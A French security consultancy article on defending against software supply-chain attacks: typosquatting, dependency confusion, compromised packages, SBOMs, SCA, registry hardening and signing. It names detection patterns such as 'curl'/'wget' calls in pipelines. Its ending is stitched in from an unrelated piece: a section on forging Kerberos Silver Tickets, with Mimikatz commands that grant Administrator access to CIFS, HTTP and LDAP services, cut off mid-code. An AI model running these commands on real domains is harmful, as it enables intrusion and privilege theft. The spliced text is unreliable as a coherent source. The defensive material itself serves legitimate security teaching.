AYI NEDJIMI Consultants

Supply-chain applicative (typosquatting, dependency

Catégorie : Articles Techniques Lecture : 27 min Publié le : 07/12/2025 Auteur : Ayi NEDJIMI

Les attaques de supply-chain applicative ciblent la chaîne de développement en exploitant les dépendances logicielles : packages open source, modules.

Cette analyse technique de Supply-chain applicative (typosquatting, dependency s'appuie sur les retours d'experience d'equipes confrontees quotidiennement aux defis operationnels du domaine. Les methodologies presentees couvrent l'ensemble du cycle de vie, de la conception initiale au deploiement en production, en passant par les phases de test et de validation. Les recommandations sont directement applicables dans les environnements professionnels. Ce guide technique sur supply chain applicative s'appuie sur des retours d'expérience terrain et des méthodologies éprouvées en environnement de production. Nous abordons notamment : résumé exécutif, panorama des menaces supply-chain et typosquatting : anatomie. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Résumé exécutif

Les attaques de supply-chain applicative ciblent la chaîne de développement en exploitant les dépendances logicielles : packages open source, modules internes, registres privés. Des campagnes de typosquatting, dependency confusion et de compromission de registres ont démontré la vulnérabilité des pipelines CI/CD et des applications en production. Cet article dissèque ces menaces, propose des stratégies pour bâtir une Software Bill of Materials (SBOM), verrouiller les registres et intégrer des analyses SCA (Software Composition Analysis) dans les pipelines. L'objectif est de fournir une approche opérationnelle et outillée afin de détecter, prévenir et répondre aux risques supply-chain tout au long du cycle de vie du logiciel.

Panorama des menaces supply-chain

1. **Typosquatting** : publication de packages aux noms similaires (`requests` vs `requestss`) sur des registres publics (npm, PyPI, RubyGems). 2. **Dependency confusion (ou namespace confusion)** : exploitation des résolutions de dépendances (packages internes vs externes) via publication de versions plus élevées sur des registres publics. 3. **Compromission de packages** : injection de backdoors dans des packages maintenus (ex : event-stream, ua-parser-js). 4. **Malicious maintainer takeover** : prise de contrôle d'un package par un mainteneur (ou compte compromis). 5. **Registres compromis** : accès non autorisé à un registry interne (Docker, Artifactory) pour remplacer des artefacts.

![SVG à créer : carte des menaces supply-chain applicative]

Notre avis d'expert
La documentation technique de sécurité est le parent pauvre de la plupart des organisations. Pourtant, un playbook de réponse à incident bien rédigé peut faire la différence entre une résolution en heures et une crise qui s'étend sur des semaines.

Avez-vous automatisé les tâches de sécurité répétitives qui consomment le temps de vos équipes ?

Typosquatting : anatomie

Les attaquants publient un package avec un nom proche d'un package populaire. Ils incluent du code malveillant (exfiltration secrets, trojan). Lorsqu'un développeur installera le package par erreur (typo, autocompletion), le code s'exécute. Les environnements CI/CD automatisent les `npm install`, `pip install`, augmentant l'impact. Les attaques :

- `ctx` (npm) -> vol de variables d'environnement.
- `colourama` (PyPI) -> télécharge un payload.
- `phpass` (Packagist) -> backdoor.

Détection : scanning des dépendances, surveillance TI, alertes registry.

Dependency confusion

Le concept : les systèmes de build résolvent les dépendances en interrogeant d'abord les registres publics. Si un package interne (`@company/lib`) n'existe pas public, publier une version publique (major version) trompe la résolution. Le package malveillant s'installe, accède aux secrets du build. Alex Birsan a popularisé la technique. Les environnements vulnérables : npm, PyPI, NuGet, RubyGems. Conditions : configuration du registry, scoped packages, absence de restrictions (`always-auth`).

Mitigation :

- Configurer le registry (npmrc) pour pointer vers un registre privé avec `registry=https://npm.company.com`.
- Ajouter `@company:registry=https://npm.company.com`.
- Bloquer les installations de packages non approuvés (npm `npm*config*scope`).
- Utiliser `pip --index-url` et `--extra-index-url` en contrôlant la priorité.

Cas concret
L'exploitation massive des vulnérabilités ProxyShell sur Microsoft Exchange en 2021 a démontré l'importance du patch management rapide. Les organisations ayant tardé à appliquer les correctifs ont vu leurs serveurs compromis et utilisés comme points de pivot pour des attaques ransomware.

Compromission de packages légitimes

Les mainteneurs peuvent être compromis (phishing, takeover) ou agir malicieusement :

- `ua-parser-js` (npm) : compromission via compte mainteneur -> cryptominer.
- `event-stream` : mainteneur a cédé le package, backdoor injectée.
- `npm colors` : sabotage par mainteneur.

Mitigation : instrumentation TI, pinned versions, scanning comportemental. Les mainteneurs majoritaires doivent avoir MFA (npm, PyPI). Les organisations doivent surveiller les versions, les scripts `postinstall`.

Votre architecture de sécurité repose-t-elle sur une seule couche de défense ?

Registres compromis et artefacts

Les registries (Docker, Artifactory) contiennent les images, packages internes :

- Credentials volés -> push malveillant.
- ACL laxistes -> modification.
- Manque d'audit -> infiltration invisible.

Les attaques supply chain se traduisent par des images modifiées (cryptominer, backdoor). Les défenses :

- Authentification forte (MFA, SSO).
- RBAC strict, principle of least privilege.
- Audit trail (push/pull).
- Signature (Cosign, Notary) des images.

SBOM : fondations

La SBOM (Software Bill of Materials) est un inventaire des composants (packages, versions, licences) d'une application. Normes :

- SPDX (Software Package Data Exchange).
- CycloneDX.

Générer une SBOM :

- Outils SCA (Snyk, Anchore, Trivy, Syft) pendant le build.
- Intégrer dans pipeline (GitHub Actions, GitLab CI).
- Stocker SBOM (artifacts, registry).

La SBOM permet :

- Visibilité (quelles dépendances, versions).
- Réponse rapide (vulnérabilité critique -> identification des applis impactées).
- Conformité (Executive Order US, directives UE NIS2).

![SVG à créer : pipeline SBOM génération -> stockage -> utilisation]

Verrouillage des registres (registry hardening)

- **Registry firewall** : limiter les sources IP, imposer TLS mutualisé.
- **Policies** : `immutable tags`, interdiction de `latest` non signés.
- **Scanning** : vulnérabilité, malwares (Harbor, ECR scan).
- **Auditing** : logs `push`, `pull`, `delete`.
- **Backup** : snapshots regular (éviter pollution).

Les registries on-prem (Artifactory) : appliquer des patchs, habilitations, segmentation réseau. Les architectures zero trust isolent le registry dans un segment restreint.

SCA (Software Composition Analysis) en pipeline

Les outils SCA identifient les vulnérabilités, licences, packages malveillants :

- Snyk, Sonatype Nexus IQ, GitHub Dependabot, GitLab Dependency Scanning, OWASP Dependency-Check.

Intégration :

- Jobs CI exécutant SCA sur chaque commit.
- Faille critique -> échec pipeline.
- Rapports (JSON, SARIF) pour tri.

Les SCA identifient les versions malicieuses (CVE). Les organisations ajoutent des règles (policy) : fail si CVSS > 7.0. Les dashboards (Snyk) priorisent.

Gestion des packages internes

- Private registries (npm Enterprise, GitLab Package, Azure Artifacts).
- Namespace (scopes `@company`).
- `npm access restricted`.

Automatisation : pipeline publie packages signés, versions semver. Documentation d'utilisation. On interdit l'installation de packages internes depuis public (policy). Les build configs (`npmrc`, `pip.conf`) sont gérés via configuration management (Ansible).

Détection typosquatting et TI

- Outils (GuardDog, Datadog Wolfi, Sonatype) détectent packages suspects.
- TI (GitHub Advisory Database, Sonatype OSS Index) alerte sur packages malveillants.

Les organisations surveillent les publications : subscribe aux RSS registry. Scripts comparent les noms (distance Levenshtein) avec packages internes -> alerte.

Pipeline de sécurité supply chain

1. **Pull** : developer souhaite une dépendance. 2. **Review** : check security (TI, signature, mainteneur). 3. **Approval** : security champion valide. 4. **Catalog** : package ajouté à la liste approuvée. 5. **Monitoring** : SCA continue.

Les workflows (ServiceNow) assurent traçabilité. Les packages non approuvés -> pipeline fail.

Signatures, attestations et provenance

- `Cosign` signe les artefacts et SBOMs.
- `in-toto` et `SLSA` attestation (prouve pipeline).

Les pipelines génèrent attestation (`cosign attest --predicate sbom.json`). Les déploiements vérifient (policy OPA). Sans signature valide -> blocage. Les clés stockées dans `KMS`, rotation.

Observabilité et alerting

Les logs :

- npm/pip : use `--loglevel http`.
- Artifactory/Azure Artifacts : audit logs (REST API).

SIEM :

```
RegistryLogs
| where Action == "push" and User !in (allowed)
```

Alertes sur `delete` inattendus, `force push`. Surveiller les `pip install` vers un index externe.

Cas d'incidents

Dependency confusion Microsoft (2021)

Des packages internes `@azure` synchronisés ; Birsan publie versions externes -> installation lors de build, exfil vraies. Microsoft a corrigé en configurant `Scoped registries`, `Artifact registries`.

SolarWinds Orion

Backdoor insérée dans build pipeline, signée, distribuée. Importance : isolation du build, code review, monitoring. Utilisation de `build signing` et check.

PyTorch-nightly (2022)

Package nightly PyPI compromis, exfiltration de creds. Mitigation : isoler environnements (nightly vs stable), scanning.

Gestion des licences et conformité

Les SBOM incluent les licences. Les outils SCA identifient (GPL, MIT). Les policies (legal) interdisent certain licences. Les pipelines échouent si violation. Les rapports alimentent compliance (SOX).

Monitoring runtime

Même avec SCA, un package peut contenir du code malveillant. On surveille en runtime :

- EDR/Runtime (Falco, Sysdig) -> identify network connections (ex : `npm install` contact C2).
- RASP pour instrumentation.

Les logs (app) repèrent des comportements (ex : arborescence d'accès). Pour approfondir, consultez Top 10 Solutions EDR/XDR.

Policy as code : OPA, Sentinel

Les politiques contrôlent :

- Pas de `npm install` sans `package-lock`.
- `pip install` uniquement depuis allowlist.

OPA Gatekeeper (Kubernetes) -> Interdire déploiements sans attestation. Terraform Sentinel -> infrastructure. Les pipelines `pre-commit` appliquent (Conftest).

Inventory et asset management

- Cataloguer dépendances dans CMDB (ServiceNow).
- Liens applicatifs -> packages -> versions.

Les incidents (Log4Shell) : la CMDB identifie les apps. Les champs (owner, criticité). On automatise via SBOM import.

Response to incidents

1. Identifier packages malveillants (TI, SCA). 2. Search (repos, registries). 3. Remédiation (supprimer, patch). 4. Rebuild, redeploy. 5. Communiquer (clients, regulators).

Le playbook inclut `git grep` pour references, alertes Slack. Les pipelines CG (Canary) test.

Roadmap de maturité

1. **Phase 1** : SCA basique, SBOM générée, policies registry. 2. **Phase 2** : Signatures, attestation, TI intégrée, allowlist packages. 3. **Phase 3** : SLSA L3, OPA policies, runtime monitoring. 4. **Phase 4** : ML detection, full pipeline isolate, zero trust supply chain.

Chaque phase : jalons (ex : 100% SBOM).

Tableaux de bord

Dashboards (Grafana, Power BI) :

- Nombre packages par repo.
- Vulnérabilités critiques ouvertes.
- % dependencies approuvées.
- Temps de remédiation (MTTR).

![SVG à créer : dashboard supply chain (SBOM, vulnérabilités, packages approuvés)]

Collaboration DevSecOps

- Security champions dans chaque squad.
- Revues architecture supply chain, `Threat modeling`.
- Formations sur dependency management.

Les ateliers (brown bag) sur typosquatting. Les guides (wiki) listent process.

Intégration avec Dev Portal

Les devs utilisent un portail (Backstage) listant packages approuvés, SBOM, instructions. Les API fournissent l'état (SLO).

TI automatisée

- Intégration MISP, Sonatype.
- Alertes Slack quand un package est flagged.

Les pipelines cross-check TI avant merge. Les updates (Dependabot) sont accompagnées d'un score risk.

Gestion des artefacts tiers (binary provenance)

- Les binaires (ex : libs C++) -> signature, hash.
- Stocker dans repo secure.
- Scanner (ClamAV).

Les pipelines comparent hash (Chain of Custody).

Ressources open source associées :

- SecureCodeReview-AI — Revue de code sécurisée avec IA (Python)
- supply-chain-attacks-fr — Dataset attaques supply chain (HuggingFace)
- sbom-compliance-fr — Dataset conformité SBOM (HuggingFace)

Questions frequemment posees

Quels sont les avantages concrets de Supply-chain applicative (typosquatting, dependency pour les entreprises ?

Les avantages de Supply-chain applicative (typosquatting, dependency pour les entreprises incluent l'amelioration de la productivite des equipes, la reduction des risques operationnels et la capacite a repondre plus efficacement aux exigences du marche. L'adoption structuree de ces technologies permet egalement de renforcer la competitivite de l'organisation et d'optimiser l'allocation des ressources sur les activites a forte valeur ajoutee.

Conclusion

La protection de la supply-chain applicative exige une combinaison de visibilité (SBOM), de contrôle (registry locking), d'analyse (SCA) et de gouvernance (policies). Les attaques par typosquatting et dependency confusion exploitent la confiance dans les écosystèmes open source ; seule une défense en profondeur, intégrée aux pipelines CI/CD, permet de maintenir la sécurité tout au long du cycle de développement logiciel.

Écosystèmes et particularités

npm (JavaScript)

- Fichiers `package.json`, `package-lock.json` (ou `yarn.lock`).
- Scripts `preinstall`, `postinstall`, `prepare` pouvant exécuter du code.
- `npm install` résout en fonction du `registry` et des `scopes`.

Bonnes pratiques :

- Fixer `engine-strict` et `package-lock` commit.
- Désactiver les scripts automatiques (`npm install --ignore-scripts` lors de l'analyse).
- Utiliser `npm audit` et `npm audit signatures`.
- Configurer `npm config set always-auth=true` pour authentification.

PyPI (Python)

- Fichiers `requirements.txt`, `Pipfile.lock`, `setup.py`.
- Scripts `setup.py` peuvent exécuter du code lors du build.

Bonnes pratiques :

- Utiliser `pip install --require-hashes` pour vérifier les hash.
- `pip-audit`, `pipenv check`.
- Configurer `pip.conf` avec index interne et `trusted-host`.

Maven (Java)

- Dépendances dans `pom.xml`, résolution via `settings.xml`.
- Risque de repository `mirrorOf=` redirigeant vers un site malveillant.

Bonnes pratiques :

- Utiliser un repository manager (Nexus, Artifactory).
- Signatures PGP (Maven Central).
- `mvn verify` avec `enforce` plugin pour versions.

NuGet (.NET)

- Fichiers `.csproj`, `packages.config`.
- Typosquatting dans `nuget.org`.

Bonnes pratiques :

- `nuget.config` pointant vers feed interne.
- `dotnet restore --source` spécifique.
- Idenfifier packages signés.

OCI (conteneurs)

- Images Docker, chart Helm.
- Attaques : images typosquattées (Docker Hub), chart malveillant.

Bonnes pratiques :

- `FROM` images de base officielles, pin digest (`sha256`).
- Scanning (Trivy, Grype).
- Signatures (Cosign), Policy (Kyverno) interdisant images non signées.

![SVG à créer : particularités par écosystème de packages]

Gestion des environnements de build

- Séparer environnements (dev, test, prod) avec registries distincts.
- Build en environnement hermétique (pas d'accès Internet direct) : utiliser un proxy cache ou interne.
- Pipeline `two-step` : résolve, approuve -> build.
- Cache de dépendances (Artifactory) pour éviter downloads directs.

L'hermétisation réduit le risque d'installer un package malveillant en temps réel. Les builds offline utilisent des archives approuvées.

Contrôles de signature

- GPG/PGP sur packages (Maven, Python).
- `sigstore` pour npm (sign-in via OIDC) -> signature.
- Verifier signatures (`npm audit signatures` , `gpg --verify`).

Les organisations doivent stocker les clés (HSM). La rotation régulière. Les pipelines automatisent la vérification (fail si signature invalide).

Gestion des alertes de vulnérabilités

Les SCA remontent des vulnérabilités :

- Tri (CVSS, exploitabilité, criticité).
- Assignation (Jira) à l'équipe owning.
- SLAs (ex : CVE critique -> 7 jours).

Les dashboards suivent la dette. Les exceptions sont enregistrées (waiver). L'utilisation de `virtual patching` (WAF) en attendant patch.

TI et communauté

Les organisations participent aux communautés (OpenSSF, CNCF). Elles reçoivent des alertes early. Ex : `OpenSSF Securing OSS` propose des guides. Participation à `Bug bounty OSS` . Les contributions à OSS (funding) améliorent la sécurité.

Détection de code malveillant dans packages

- Analyse statique (Semgrep) pour repérer `exec` , `os.system` , `eval` non attendus.
- Sandboxing : exécuter le package dans un environnement contrôlé (gVisor) et observer (network calls, file writes).
- YARA sur archives `.tgz` , `.whl` .

Les rapports incluent l'évaluation. Les packages suspect sont mis en quarantaine (registry).

Audit des registres

Les registres doivent enregistrer :

- `push` , `pull` , `delete` .
- Utilisateur, IP, date, digest.

Les logs sont envoyés au SIEM. Les alertes : `delete` hors processus, `push` par compte non usual. Les organisations activent `quarantine` (Harbor) pour images non scannées.

Cas d'usage : gestion Log4Shell

Log4Shell (CVE-2021-44228) a démontré l'importance SBOM et SCA. Étapes :

1. Génération SBOM -> rechercher `log4j-core`. 2. Inventaire : liste des applications affectées. 3. Plan patch -> mise à niveau 2.17. 4. Compensations (WAF, config). 5. Communication (clients, régulateurs).

Les organisations sans SBOM ont eu du retard. Les pipelines ont intégré `log4j-detector`. Pour approfondir, consultez Incident Response : Playbook Ransomware 2026.

Programmes de bug bounty supply-chain

Certaines entreprises financent des audits (sec) de packages OSS critiques. On sponsorise `OSS-Fuzz`, `OpenSSF Alpha-Omega`. Les budgets améliorent la sécurité des dépendances. Des programmes bug bounty internes se focalisent sur pipeline.

Industrialisation SCA

- Intégrer SCA dans `pre-commit` (rapide) + pipeline (complet).
- Alerting centralisé (Snyk Slack).
- Automatise PR (Dependabot) avec fix -> review.

Process : detection -> PR auto -> tests -> merge. Exceptions confirmées par security.

Gestion des packages transients

Les transients sont indirects (dépendances de dépendances). Les SBOM listent. Les SCA priorisent. Les packages transients malveillants (ex : `flatmap-stream`). Mitigation :

- Pin versions (lockfiles).
- Override via resolution (npm `resolutions`).
- Mirror repo (vendoring).

Politique de registre offline

- Forcer downloads via registry interne.
- Bloquer internet direct (firewall).
- Maintenir un pipeline `sync` (mirror) des packages nets (whitelist).

Les updates sont contrôlés (pull -> scan -> push). La latence est ajoutée mais la sécurité augmente.

Tests de infiltration (Purple Team)

Exercices :

- Publier un package typosquatté test (lab) -> voir pipeline.
- Simuler dependency confusion (internal).
- Compromettre un registry lab -> voir detection.

Les lessons alimentent les playbooks. Les red teams utilisent `npm malware` toolkits.

Monitoring de hash et diff

- Maintenir un repo de hash (SHA) des packages approuvés.
- À chaque build, comparer hash.
- Si divergence -> alerte.

Les outils (Sigstore, Rekor) stockent digests. L'historique aide à détecter modifications (even same version).

Sécurité des conteneurs base

Les images base (alpine, ubuntu) doivent être scannées. Les organisations maintiennent des images `golden`. Les pipelines basent sur ces images (private registry). On suit CVE sur base (Snyk, Clair).

Observabilité en runtime

- Intégrer eBPF (Cilium Tetragon) pour surveiller les process qui s'exécutent (ex : `curl` dans container).
- Indicateurs : process anormaux, network vers exfil.

Les attaques supply chain se manifestent par communications (C2). Les logs app (AppInsights) identifient anomalies.

Certifications et conformités

- NIST SSDF, NIST 800-218.
- ISO 27034 (Application Security).
- Executive Order 14028 (fédéral US) -> SBOM exigée.

Les programmes alignent leurs process. Les rapports (audit) démontrent la conformité.

Collaboration inter-équipes

- SecOps, DevOps, Legal, Compliance.

- Process d’exception pour packages non approuvés (par ex : frameworks R&D).

Les comités mensuels review packages, dettes. Les N-1 partagent la roadmap.

Threat Hunting supply-chain

Scenarios :

- Recherche d’installations de packages depuis IP externes non prévues.
- Identification de `curl` / `wget` dans pipeline.
- Diff sur registries (sha mismatch).
- Revue des packages nouvellement publiés sur registries internes.

Scripts (Python) interrogent API registry. Les hunts planifiés (mensuel).

Sensibilisation développeurs

- Formations (module e-learning) sur typosquatting.
- Cheat sheets (OWASP ASVS).
- Afficher avertissements (`npm ci` vs `npm install`).

Les développeurs apprennent à vérifier package (mainteneurs, downloads).

Outils open source utiles

- `Syft` : génère SBOM.
- `Grype` : scan vulnérabilités.
- `GuardDog` : detect malicious npm.
- `Bandit` (Python) + `Pip-audit`.
- `Sigstore Cosign`.

Les équipes les intègrent dans pipeline (GitHub Actions).

Vue Data et analytics

Les data scientists appliquent analytics :

- Score risk package (downloads, maintainer).
- Graphs de dépendances (NetworkX) -> centralité.
- Détection anomalies (nouveau mainteneur).

Les graphes identifient packages critiques (bus factor). On priorise l’audit.

Gestion du bus factor

Les packages critiques maintenus par peu de personnes (OSS) -> risque. Les organisations peuvent :

- Contribuer (code, funding).
- Rechercher alternatives.
- Appliquer monitoring renforcé (TI).

Registres Helm et Terraform

- Charts Helm : signer (`helm package --sign`), vérifier (`helm verify`).
- Modules Terraform : checksums.

Les pipelines contrôlent. Les registries (Artifact Hub) -> TI.

Récapitulatif détection vs prévention

- **Prévention** : registries privés, allowlists, signature, sandbox.
- **Détection** : SCA, logs, TI, runtime.
- **Réponse** : rotation, rebuild, communication.

![SVG à créer : matrice prévention/détection/réponse supply-chain]

Gouvernance et politiques

- Politique supply chain (document) : exigences, process.
- Rôles (Product Security, Dev, Ops).
- Reporting (CISO).

Les KPIs (temps detection, remediation). Les audits tierces (pen-tests).

Roadmap détaillée

0-3 mois

- Cartographier dépendances via SCA.
- Configurer registries privés, lockfiles obligatoires.
- Mettre en place scanning pipeline (Snyk, Trivy).

3-6 mois

- Générer SBOM, stocker centralement.
- Implémenter signatures artefacts.
- Déployer policies OPA (no unapproved).

6-12 mois

- Intégrer attestation SLSA.
- Automatiser TI, hunts.
- Déployer runtime detection (Falco).

>12 mois

- Zero trust supply chain : builds hermétiques, exécution enclaves.
- R&D IA pour detection.
- Collaboration OSS renforcée.

Chaque étape associe budget, sponsor, indicateurs.

Tableau de bord exécutif

- `# vulnérabilités critiques ouvertes`.
- `Temps moyen de remédiation`.
- `Couverture SBOM (%)`.
- `Packages approuvés vs non approuvés`.
- `Incidents supply-chain`.

![SVG à créer : dashboard exécutif supply-chain]

FAQ

Comment vérifier la légitimité d'un package open source ? Examiner la communauté, l'historique commits, mainteneur, signatures, recherche TI. **Pourquoi les lockfiles sont essentiels ?** Ils garantissent que les versions installées sont celles prévues ; sans lockfile, un package malveillant version supérieure peut s'installer. **Comment réagir si un package interne est publié accidentellement sur un repo public ?** Retirer immédiatement, alerter, vérifier logs, rotation secrets, audit. **SBOM augmente-t-il la complexité ?** Oui, mais offre une visibilité indispensable, imposée par de nombreuses régulations.

Checklist finale étendue

1. **Catalogue** : SBOM, lockfiles, inventaire packages internes/externes. 2. **Registries** : privés, accès restreint, logs, scanning, signatures. 3. **SCA/Pipeline** : analyses sur chaque build, fail sur vulnérabilités critiques, rapport. 4. **Policies** : allowlists, OPA, no scripts non signés, pin versions. 5. **Secrets** : isolation builds, offline, sans Internet direct. 6. **TI/Hunting** : monitoring typosquatting, dependency confusion, hunts réguliers. 7. **Réponse** : playbooks, rotation, rebuild, communication. 8. **Gouvernance** : documentation, training, KPIs, audits. 9. **SLSA/Provenance** : signatures, attestations, runtime monitoring. 10. **Amélioration continue** : roadmap, bug bounty, participation OSS.

En combinant ces actions, les entreprises réduisent drastiquement l'impact potentiel des attaques supply-chain applicatives, renforcent la confiance dans leurs logiciels et se préparent aux exigences réglementaires croissantes.

Déploiement des contrôles dans les environnements multi-cloud

Les organisations modernes exploitent plusieurs clouds (AWS, Azure, GCP) et SaaS (GitHub, GitLab). Les contrôles supply-chain doivent être cohérents :

- **AWS** : CodeArtifact pour registries, IAM with least privilege, CloudTrail pour audits, GuardDuty pour détection. Intégration S3 pour SBOM.
- **Azure** : Azure Artifacts, Azure Defender for DevOps, Azure Policy pour contrôler images ACR signées.
- **GCP** : Artifact Registry, Binary Authorization (enforce signatures), Cloud Build (supply chain security).

Une gouvernance centralisée définit les standards (SBOM format, SCA tools) et assure leur adoption sur chaque plateforme. Les logs sont centralisés (SIEM multi-cloud).

Intégration des SBOM dans le cycle de vie

La SBOM n'est pas statique :

- Génération à chaque build.
- Stockage versionné (Git, Artefact).
- Distribution aux clients (pour conformité).
- Utilisation dans réponse incident (recherche rapide).

On crée un service interne `SBOM API` permettant d'interroger (ex : `GET /sbom?component=log4j`). Les équipes compliance utilisent l'API. Les SBOM sont signées (intégrité).

Surveillance des mainteneurs OSS

Les packages critiques sont surveillés :

- Surveillance des commits (baisse d'activité, nouveaux maintainers).
- Vérification MFA sur comptes (npm propose `npm owner ls`).
- Watch des issues (annonce takeover).

Des scripts (GitHub GraphQL) collectent les metadata (last commit). On établit un scoring. Les packages high risk -> plan mitigation (fork interne, contributions).

Governance des contributions externes

Les contributions aux projets open source peuvent introduire des risques. Process : Pour approfondir, consultez WebCache Deception & cache.

- Revue par security champion.
- Analyse (`static analysis`).
- Communication avec mainteneurs.

Les entreprises maintiennent un `Open source program office (OSPO)` pour superviser contributions, licences, sécurité.

Observabilité supply chain dans le SIEM

Sources intégrées :

- Logs registry (Artifactory, ECR).
- Scans SCA (Snyk events).
- Git events (workflow modifications).
- Cloud Audit (AssumeRole, Access).

Les dashboards SIEM affichent les menaces. Des règles corrèlent (ex : nouveau package + pipeline failure + network anomaly).

Réduction du bruit et priorisation

Les outils SCA peuvent générer beaucoup d'alertes. Stratégies :

- Prioriser par criticité (CVSS, exploit).
- Exploit prediction scoring (EPSS).
- Filtrer packages non utilisés (dead code).

Les rapports hebdomadaires se concentrent sur high/critical. Les exceptions justifiées (documented).

Méthodes d'analyses avancées

- `Fuzzy hashing` (ssdeep) pour comparer packages.
- `Control Flow Graph` pour détecter code inj.
- `Machine learning` pour comportement install scripts (feature : network call, entropy).

Les data scientists collaborent. Le modèle apprend à partir d'échantillons malveillants. Les scores élevés déclenchent revue manuelle.

Cas de dependency confusion géré

Une entreprise a détecté un package `internal-common-utils` publié sur npm public. Dès l'install, l'outil SCA a alerté (package non approuvé). Le pipeline a échoué. Les investigations ont montré un test interne. La leçon : config de npm `.npmrc` (registry private). Policy mise à jour.

Gestion des tokens d'accès registry

Les tokens (npm auth token, Docker registry) doivent être gérés :

- Stockage dans vault.
- Durée de vie limitée.
- Scope minimal (`read-only` pour CI).

Les logs surveillent l'utilisation. Les tokens `read-write` uniquement sur pipelines de publication, isolés. Rotation régulière (30-60 jours).

Rôle des Security Champions

Chaque équipe produit a un champion :

- Gère la liste des dépendances.
- Coordonne avec SecOps pour packages nouveaux.
- Assure la conformité (SCA).

Des réunions mensuelles partagent retours (incident, nouveaux outils). Les champions participent aux hunts.

Processus d'acceptation des packages

1. Developer propose -> issue security. 2. Analyse security (TI, SCA). 3. Legal vérifie licence. 4. Entry dans registre (approuvé).

Un catalogue interne (Portal) liste packages approuvés, versions, justification. Les pipelines vérifient (`pre-commit` script).

Alignement sur frameworks

- **OWASP SAMM** : SAMM-BM3 (Security Requirements), S-Supply1 (Inventory & Control).
- **BSIMM** : Domain SSDL Touchpoints -> `Package management`.

Les maturités sont évaluées annuellement. Les actions alignées sur scoring.

Mesurer l’efficacité des contrôles

KPIs :

- % builds avec SBOM générée.
- Temps entre release vulnérable et patch.
- Nombre de packages non approuvés détectés par SCA.
- # hunts supply chain réalisés.

Les dashboards suivent l’évolution (progression).

Simulation (Table-top)

Scénario : package `strcpy` compromis. Table-top :

- Identification (TI).
- Impact (SBOM).
- Communication (clients).
- Lessons (update process).

Les participants : SecOps, Dev, Legal, PR.

Intégration d’OPA/Kyverno

Pour Kubernetes :

- Kyverno policy : `require attestations` (Cosign).
- Gatekeeper : `deny` images sans digest.

Exemple Kyverno :

```
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: verify-image
spec:
  rules:
  - name: check-signature
    match:
      resources:
        kinds: [Pod]
    verifyImages:
    - image: "registry.company.com/"
      key: "cosign.pub"
```

Les déploiements non conformes échouent. Les logs Kyverno sont suivis.

Documentation et runbooks

Les runbooks détaillent :

- Comment générer SBOM.
- Process pour approuver package.
- Réponse incident supply chain (contacts).

Les runbooks sont versionnés (Git). L'accès facile via wiki.

Prod vs R&D

Les environnements R&D peuvent tolérer plus de flexibilité. Cependant :

- Label packages `experimental`.
- Interdiction de déployer en prod sans validation.

Les R&D pipeline isolés. Les packages test sont blocklist pour prod.

Sécurité des templates pipeline

Les templates (`.gitlab-ci.yml` partagés) doivent être sécurisés. `Includes` pointent vers commit hash. Les modifications sont revues. Les pipelines utilisent `policy-as-code` (Sentinel).

Collaboration avec les fournisseurs

Les logiciels tiers (SaaS) doivent fournir SBOM. Les contrats incluent supply chain security. On évalue leur pipeline (questionnaires SIG Lite). Les fournisseurs critiques undergo audits.

Architecture Zero Trust supply chain

- Build isolé.
- Authentification forte pour accès registry.
- Verification signatures à chaque étape.
- Monitoring continu.

Les pipelines ne font confiance à aucun package non attesté. Les jobs sans credentials par défaut (JIT).

Innovations et tendances

- `Reproducible builds` (determinisme) -> compare outputs.
- `Secure enclaves` (Confidential CI).
- `AI` pour detection packages malveillants (analysis pattern).
- `OSS Scorecard` automatisé dans pipeline.

Les équipes explorent ces innovations lors de PoC.

Cas d'étude : organisation financière

Une banque a instauré : Pour approfondir, consultez Attaques Wireless Avancées : Wi-Fi 7, BLE 5.4 et Zigbee.

- Registry interne (Artifactory) isolé.
- SCA (Snyk) sur pipelines Jenkins.
- SBOM central via Syft/Anchore.
- Policy OPA (images signées).
- TI monitoring (Sonatype).

Lors de la vuln Log4Shell, l'identification a pris 2 heures, patch 48h. Le KPI a montré amélioration vs incidents précédents.

Cas d'étude : entreprise SaaS

- GitHub Actions + OIDC -> AWS.
- SLSA L3, attestation.
- Release gating : require attestation, tests security.
- SBOM communiqué aux clients.

Un typosquatting `lodashs` a été détecté via SCA. Les pipelines ont échoué, évitant propagation.

Stratégie d'open source management

- OSPO gère contributions, licences, backlog security.
- `Dependency update days`.

L'OSPO collabore avec SecOps pour prioriser patchs. Les devs reçoivent du temps (20%) pour maintenance.

Assurance et responsabilité

Les assureurs cyber évaluent supply chain security. Les questions : SBOM, SCA, policies. Les entreprises dotées de contrôles robustes obtiennent de meilleures primes.

Rapports vers le conseil d'administration

Trimestriels :

- Synthèse incidents supply chain.
- Progression roadmap.
- Risques résiduels.

Les slides mettent en avant actions (SBOM, SLSA).

Conclusion étendue

La sécurité supply-chain applicative est un chantier continu, impliquant une collaboration étroite entre développeurs, sécurité, opérations et dirigeants. Les menaces (typosquatting, dependency confusion) profitent de la complexité et de la confiance implicite dans les écosystèmes open source. En déployant des contrôles techniques (SCA, SBOM, signatures), des politiques (allowlists, OPA), une gouvernance rigoureuse et une surveillance proactive, les organisations bâtissent une chaîne logicielle résiliente, capable de détecter et d'absorber les attaques émergentes.

6. Silver Ticket : falsification de tickets de service

6.1 Principe et mécanisme

Un Silver Ticket est un ticket de service forgé sans interaction avec le KDC. Si un attaquant obtient le hash NTLM (ou la clé AES) d'un compte de service, il peut créer des tickets de service valides pour ce service sans que le DC ne soit contacté. Le ticket forgé contient un PAC (Privilege Attribute Certificate) arbitraire, permettant à l'attaquant de s'octroyer n'importe quels privilèges pour le service ciblé.

Contrairement au Golden Ticket qui forge un TGT, le Silver Ticket forge directement un Service Ticket, ce qui le rend plus discret car il ne génère pas d'événement 4768 (demande de TGT) ni 4769 (demande de ST) sur le DC.

6.2 Création et injection de Silver Tickets

🔧 Outil : Mimikatz - Forge de Silver Ticket

```
# Création d'un Silver Ticket pour le service CIFS
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:server01.domain.local /service:cifs /rc4:serviceaccounthash /ptt

# Silver Ticket pour service HTTP (accès web avec IIS/NTLM)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:webapp.domain.local /service:http /aes256:serviceaes256key /ptt

# Silver Ticket pour LDAP (accès DC pour DCSync)
kerberos::golden /user:Administrator /domain:domain.local /sid:S-1-5-21-... \
    /target:dc01.domain.local /service:ldap /rc4:dccomputerhash /ptt

